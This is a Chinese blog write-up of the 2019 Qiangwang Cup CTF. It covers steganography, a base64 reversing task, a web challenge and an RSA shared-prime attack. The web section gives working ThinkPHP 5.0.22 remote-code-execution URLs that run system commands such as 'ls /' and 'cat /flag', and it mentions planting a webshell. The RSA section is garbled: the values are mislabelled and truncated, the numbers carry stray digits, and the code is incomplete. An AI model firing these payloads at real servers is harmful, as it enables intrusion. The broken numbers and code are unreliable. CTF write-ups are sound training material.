第三届强网杯线上赛记录

原创

T19er 于 2019-07-02 18:06:20 发布 849 收藏 2

分类专栏： writeup 文章标签： writeup 强网杯

本文链接：https://blog.csdn.net/About23/article/details/94464074

Misc

0x01 签到


flag{welcome_to_qwb_2019}

0x02 强网先锋-打野


解压出来是一个bmp文件

打开图片

又是cxk。。。
首先想到的是丢尽Stegsolve分析一波，感觉是lsb隐写，但看不出有什么端倪。



但能够确定的是隐写题目，于是百度一波，发现zsteg是一个可以检测png和bmp文件中隐藏数据的工具，于是安装zsteg分析一波。竟然发现了flag有点意外。。





qwxf{you_say_chick_beautiful?}

Reverse

0x01 强网先锋_AD


查看main函数






```
v46 = &v45;
sub_4005B7(&v45, (__int64)v4);
for ( i = 0; i <= 44; ++i )
{
  if ( v4[i] != (unsigned __int8)*(&v5 + i) )
  {
    puts("you're not\n");
    return 0LL;
  }
}
puts("yes, you are!\n");
return 0LL;
```

发现这里首先输入一个数组，然后与给定的那几个数进行比较，若一样就正确。
再比较之外还有个sub_4005B7(&v45, (__int64)v4);函数



这边是对输入的数进行base64加密
于是思路很清晰了，给定的数是ASCII码，
`90 109 120 104 90 51 116 116 89 87 90 104 97 51 86 104 97 87 120 104 97 88 70 112 89 87 53 107 89 87 57 105 102 81 61 61` 将其进行转换后得到的是base64

```
ZmxhZ3ttYWZha3VhaWxhaXFpYW5kYW9ifQ==
```


将其解码

得到flag{mafakuailaiqiandaob}


Web

0x01 强网先锋-上单

打开网页首先尝试把源码载下来，无果。




点进public可知这个一个基于thinkphp5.0.22的框架，于是百度一下发现了其版本有个漏洞




是一个RCE漏洞

接着看到一个目录Runtime目录里有日志



可以初步判断是一个存在RCE漏洞ThinkPHP框架版本
于是查下资料。通过已公开的poc可以构造


```
http://117.78.28.89:32736/1/public/index.php/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=1
可以执行phpinfo
```



先尝试写入一句话木马文件
发现连不上

```
http://117.78.28.89:32736/1/public/index.php/?s=/index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls%20-l
```

且当前目录下没有发现flag文件。





```
http://117.78.28.89:32736/1/public/index.php/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=ls%20/
```

于是查看根目录下，发现了flag文件


```
http://117.78.28.89:32736/1/public/index.php/?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20/flag
```

读取，发现了flag



Crypto

0x01 强网先锋-辅助

下载查看，是一道简单的RSA题目，常规模数

```
flag=open("flag","rb").read()

from Crypto.Util.number import getPrime,bytes_to_long
p=getPrime(1024)
q=getPrime(1024)
e=65537
n=p*q
m=bytes_to_long(flag)
c=pow(m,e,n)
print c,e,n

p=getPrime(1024)
e=65537
n=p*q
m=bytes_to_long("1"*32)
c=pow(m,e,n)
print c,e,n

'''
output:
n1:248208389374661824854442673702375040012454345208243633439850498602350171063940206094910669327946289696883
e:65537
c1:14967030059975114950295399874185047053736587880127990542035765201425779342430662517765063258784685861070
n2:382906003957204273749667918688106795032895613316362990887234810816012955043769767715059948392392579822432
e:65537
c2:14624662628725820618622370803948630854094687814338334027462870357582799291844252746902536049195357059342
'''
```

这个题目中output中两个e都为65537，设两个n分别为：

```
n1=14967030059975114950295399874185047053736587880127990542035765201425779342430662517765063258784685868106706678
94757471802447113526464697767329385446415838423137918729863575044621849240752274334986314232891879883514756667851
90854210389587594975456064984611990461126684301086241532915267311675164190213474245311019623654865937851653532 8
70965423474555348239858021551589650169602439423841160698793338115204238140085738680883313433574060243600028500600
82462435847340305959759389141217939916581362251290126338029956101962474148877936701938977578654729206535288500 7
22423958177697589238536444644618564293913728751994597480772 7
n2=14624662628725820618622370803948630854094687814338334827462870357582795291844925274690253604919535785934208080
18254255415360575502270483998372433924907621677330830303682212407646936943211501043060441259342016994301469704660
65741099926163082593117873185726759975032491861079009895252011359313024501053096135059273523945433763192766954200
26935873535964487595433984902529960726655481696404006628917922241666148082741874033756970724357470539589848548700
45730916339178693872393244477305875454725645614967248827994951867688583244908381691230770518903323136712203858300
44433157867433801408095965320180247651623746465180925567997 9
```

利用欧几里得算法

```
# coding=utf-8
def gcd(a, b):
    if a < b:
        a, b = b, a
    while b != 0:
        temp = a % b
        a = b
        b = temp
    return a
n1=14967030059975114950295399874185047053736587880127990542035765
n2=14624662628725820618622370803948630854094687814338334827462870
print gcd(n1,n2)
```


得到q

接着由q算出p1,p2即p1 = n1/q，p1 = n1/q。

完整脚本如下：

```
#!/usr/bin/env python
# coding=utf-8
import gmpy2
import binascii
e = gmpy2.mpz(65537)
n1=14967030059975114950295399874185047
n2=14624662628725820618622370803948630

q=gmpy2.mpz(16199339390003056686715060
#由欧几里得算法得到q
p1 = gmpy2.mpz(92392842076088454558676
p2 = gmpy2.mpz(90279376687119715076904
)#由q算出p1,p2， p1 = n1/q， p2 = n1/q
c1 = gmpy2.mpz(24820838937466182485444
c2 = gmpy2.mpz(38290600395720427374966
d2 = gmpy2.invert(e,(p2-1)*(q-1))
m2 = pow(c2,d2,n2)
m2_hex = hex(m2)
print m2_hex

d1 = gmpy2.invert(e,(p1-1)*(q-1))
m1 = pow(c1,d1,n1)
m1_hex = hex(m1)
print m1_hex
```

```
#!/usr/bin/env python

coding=utf-8

import gmpy2
import binascii
e = gmpy2.mpz(65537)
n1=14967030059975114950295399874185047053736587880127990542035765201425779342430662517765063258784685868106706678
94757471802447113526464697767329385446415838423137918729863575044621849240752274334986314232891879883514756667851
90854210389587594975456064984611990461126684301086241532915267311675164190213474245311019623654865937851653532 8
70965423474555348239858021551589650169602439423841160698793338115204238140085738680883313433574060243600028500600
82462435847340305959759389141217939916581362251290126338029956101962474148877936701938977578654729206535288500 7
22423958177697589238536444644618564293913728751994597480772 7
n2=14624662628725820618622370803948630854094687814338334827462870357582795291844925274690253604919535785934208080
18254255415360575502270483998372433924907621677330830303682212407646936943211501043060441259342016994301469704660
65741099926163082593117873185726759975032491861079009895252011359313024501053096135059273523945433763192766954200
26935873535964487595433984902529960726655481696404006628917922241666148082741874033756970724357470539589848548700
45730916339178693872393244477305875454725645614967248827994951867688583244908381691230770518903323136712202385830
44433157867433801408095965320180247651623746465180925567997 9

q=gmpy2.mpz(16199339390003056686715060236372153547943348954272689936294413087210722559899351622819387768942002360
95231584876954537089973673478074348422697619820309397363583748523503035462772765277978491082324620122838540365160
86041249248054123234714862214295130243671072387702980402687874417686352577273153177047417785017 37)
#由欧几里得算法得到q
p1 = gmpy2.mpz(92392842076088454558676873885205432277688794102622657192126179753576488966439636785821047115301440
33621695498984655750567423814283219975700973745263639135977397568840316441353434042258852262645669164627156863410
65421151491336634196082737474775435897205054997121611716575026147546197949568588256481763419430127 1)
p2 = gmpy2.mpz(90279376687119715076904357810855212347782022402759254635072438787841245581930716927541800564582190
76954944234011473857310423649865964827502207018578072718168292388463129984399186164520757527878784252838206351990
12165398430611111053089633101153077277155883556331374686303318924883149540732015494811767157760286 7
)#由q算出p1,p2，p1 = n1/q，p2 = n1/q
c1 = gmpy2.mpz(24820838937466182485444267370237504001245434520824363343985049860235017106394020609491066932794620
89696883902971209933623597622157156464290024082777471919953312405395315791985083821402193490748063344157731626380
53011232518392904983028052155862154264401108124968404098823946691811798952747194237290581323868666637357604693010
50790075555949742455595555188191408440204984874326849469227412320532498945754177960670906551227023061348482202570
94329764546147748808680485601832398679699910338556554049653442240639035598797681545074453594978507300904300715940
96929187184338592859040917546122343981520508220332785862546608841127597)
c2 = gmpy2.mpz(38290600395720427374966791868810679503289561331636299088723481081601295504376976771505994839239250
79822432817559448321793883352022008723030347013852597046891551111132039618548256478397543534634544003577690978110
58407636044986403819840648379609630039348895415045723208843631191252142600667607807479954194447237061080618370780
76727203447414135379759221848593334321977665801505344570011967656216786599521080105962732442308123271827863297600
84403714971958726963213359514929406749095564489340270872028417971500214922406892882865651532644688179122863800850
72889331511945042911372915003805505412099102954073299010951896955362470)
d2 = gmpy2.invert(e,(p2-1)*(q-1))
m2 = pow(c2,d2,n2)
m2_hex = hex(m2)
print m2_hex

d1 = gmpy2.invert(e,(p1-1)*(q-1))
m1 = pow(c1,d1,n1)
m1_hex = hex(m1)
print m1_hex
```

```
python2 flag_1.py
0x3131313131313131313131313131313131313131313131313131313131313131
0x666c61677b695f616d5f766572795f7361645f32333333333333333333333337d
```

得到16进制数

```
0x3131313131313131313131313131313131313131313131313131313131313131
0x666c61677b695f616d5f766572795f7361645f32333333333333333333333337d
```

在线转换得

flag{i_am_very_sad_233333333333}